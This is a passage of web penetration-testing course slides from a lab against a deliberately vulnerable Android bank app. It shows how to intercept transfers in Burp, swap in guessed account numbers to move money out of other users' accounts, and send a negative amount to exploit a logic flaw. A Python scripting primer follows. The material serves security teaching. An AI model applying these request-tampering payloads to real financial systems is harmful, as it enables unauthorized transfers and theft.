
Pen testers next try adding and subtracting one from a known account and then expanding out from there.

Let's focus on debit accounts and try a range of +/- two digits. Candidates accounts are 19520309, 19520310, 19520312, and 19520313. If any of these work, inferring the related credit accounts will be easy. (Change the first number to 2.)

Go to the app, prepare a transfer of 1000 from Debit to Credit, but do not press transfer yet:

- Then go to Burp -> Proxy and turn intercept on.
- Then go back to the app and press Transfer.

Burp will intercept the transfer.



Go to Burp and change the from_account to 19520309 :

```
amount=1000.0&from_account=19520309&to_account=29520311
```

Then turn Intercept off and check your balance.

- Bummer, strike one!
- Thankfully, bad guesses are free!


Go back to the app, prepare another transfer of 1000, but do not press transfer yet.

- Go to Burp -> Proxy and turn intercept on.
- Then go back to the app and press Transfer.

Go to Burp, and change the from_account to 19520310:

```
amount=1000.0&from_account=19520310&to_account=29520311
```

Then turn intercept off.



We stole $1000 from our good friend!

- **Note:** Sometimes the transfer or accounts screen will cache an old amount.
- Press Back and reload the screen to update.


Repeat previous steps to identify the second debit account (19520313) and steal $500 from it.

Use your keen powers of inference to determine the matching credit accounts. Your credit account number is the same as your debit, except it starts with a 2. Applying this pattern to the known credit accounts reveals two potential credit accounts: 29520310 and 29520313.

Then repeat previous steps to steal $500 each from accounts 29520310 and 29520313.

The Bonus

- We've now stolen up to $3000:
  - Sadly, our greed has not been satisfied
- Lucky for us: There is a second flaw that enables us to steal much more
- Metaphorical question (and hint): What happens if I give you negative 1 million dollars?
- The answer is on the next page




Web Penetration Testing and Ethical Hacking

$3,000 isn't a bad haul, but our greed has not been satisfied. Our greed is like the Ravenous Bugblatter Beast of Traal's hunger: never ending.

There is a logic flaw that may help satisfy our ravenous greed.

Ponder this metaphorical question/hint: What happens if I give you negative 1 million dollars?

Spoiler alert! The answer is on the next page.



Let's get negative for a moment: What if I transfer negative 1 million dollars **from** myself **to** you?

- If I give you 1 million dollars, you have gained 1 million dollars.
- If I give you negative 1 million dollars....

Prepare a transfer of 100 from debit to credit:

- Go to Burp -> Proxy and turn intercept on.
- Then go back to the app and press Transfer.


In Burp:

- Change the amount to -1000000
  - There are six zeros. Be sure to remove the trailing .0
- Change to_account to 29520313
- Do not change from_account!

Your transfer should be


```
amount=-1000000&from_account=19520311&to_account=29520313
```

Turn intercept off and check your balance.




That wraps up this lab. Please close the Android app, bank-server, and Burp. You may simply close the Android application and Burp, and press <CTRL>-C in the terminal running bank-server.

An upcoming lab on RatProxy will fail if bank-server is still running (both use TCP port 8080), so be sure to kill bank-server.




Next up is a quick primer on Python, a language that is especially suited for web application penetration testing..




As we discussed earlier, many attackers will create custom scripts. So should professional testers. These scripts can be made to work within a very specific site. Or they can be more generic but suited to a particular need the attacker has within many sites.

Because most languages support HTTP requests and processing the resulting text, you should use which ever language you are most familiar. Even if that is VBScript. But in this class, we had to pick one, so we are going to cover Python. Although every language has its supporters and we don't want to start a language war in class, Python is currently being used to write most of the new web application testing tools. So knowing the language will not only help us perform our tests better, it will also help us in troubleshooting and/or fixing and expanding or tools.



Python is a simple language to understand and learn. It includes the libraries needed to handle HTTP as part of its core libraries, which means for most scripts we do not need to install anything beyond Python itself.



Python is used as both a scripting language, which is what we will focus on, and as the language used within a web application. It was released in 1991 by Guido van Rossum and has recently taken off as one of the most popular languages round. Most Linux environments and Mac OSX include it as part of the system install. Windows will need it installed.

The 3.x tree was released and breaks a lot of the backwards compatibility with 2.x. We are going to focus on the 2.x tree because most tools still use it.

Python is available from https://www.python.org (http://cyber.gd/542_31) **QR**.

Python Variables

- Variables do not need to be declared and are loose typed

```
name = "Monty Python and the Holy Grail"
year = 1975
movie = True
print( name, year, movie )
```

- Lists can be used to store arrays of variables

```
relics = ["Holy Grail", "Holy Hand Grenade of Antioch"]
print( relics[0] )
```

- Dictionaries can store name/value pairs

```
knights = {"Lancelot":"the Brave", "Galahad":"the Pure",
           "Robin":"Not-Quite-So-Brave-As-Sir-Lancelot"}
print( knights["Robin"] )
```

Web Penetration Testing and Ethical Hacking

As with most scripting languages, each statement is a command to the language. An interesting difference from the other languages we have discussed is that variables are not denoted with a $ or other special character. The python processor recognizes the variables because they are not built-in commands.

Comments and Code Blocks

- Comments can be single line with # or multi-line with """ or '''

```
# I don't want to talk to you no more
"""you empty headed animal
food trough wiper"""
'''Your mother was a hamster
                and
Your father smelt of elderberries'''
```


- Blocks of code are signaled with a colon followed by indented lines of code (4 space characters is recommended)

```
questions = []
if location == "Bridge of Death":
    questions.append('What... is your name?')
    questions.append('What... is your quest?')
    questions.append('What... is your favorite color?')
```


Web Penetration Testing and Ethical Hacking

Python requires us to pay attention to whitespace because it is how the language understands blocks of code such as loops and conditionals.

We use the hash (#) mark for single-line comments. We can also do multi-line comments using the """ or the '''.




Python is slightly different from the other covered languages because it does not have a switch statement. For conditional functionality, we use the if/else construct. When we have more than two conditions, we chain elif (else if) statements for each condition we are testing for.



As with the other languages we cover, Python has the while and for loops. The while loop is for loops that need to run a variable several times. For example, if we are testing for session time-out, we may run a while loop checking to see whether the html response is to redirect us to a login page.

The for loop is to run the code a specific number of times. Keep in mind that the specific condition might not be a number. It might be something like, run this for every line in a file.



Functions are used to create reusable pieces of code. These can be declared anywhere in the code, but Python requires that they are defined before we try to use them.

To define a function, simply call def functionname(). We then can place any variables we want to accept within the function between the ().

The return statement will return data from the function to the section of code that called it.

Python Standard Library

- One of the powers of Python is the standard library
- This library contains the ability for many of the common actions we need for our tests
  - Simple HTTP libraries are part of the standard
- Some examples of abilities:
  - Regular expressions
  - gzip compression
  - sha1 hashing
  - HTML parsing

Web Penetration Testing and Ethical Hacking

One of the main reasons that Python is so popular is its standard library. Unlike many languages where we are forced to install packages and modules to perform most of what we want to do, Python includes many of the most common functions. Some examples that are of interest to us are HTTP processing, regular expression handling, compression utilities, and encryption. There is even basic functionality to parse HTML!

Making HTTP Requests within Python

- Built-in HTTP handlers
  - httplib, urllib, and urllib2
- Simple to create a request

```
import httplib
conn = httplib.HTTPConnection("www.sans.org")
url = "/index.php"
conn.request("GET", url)
resp = conn.getresponse()
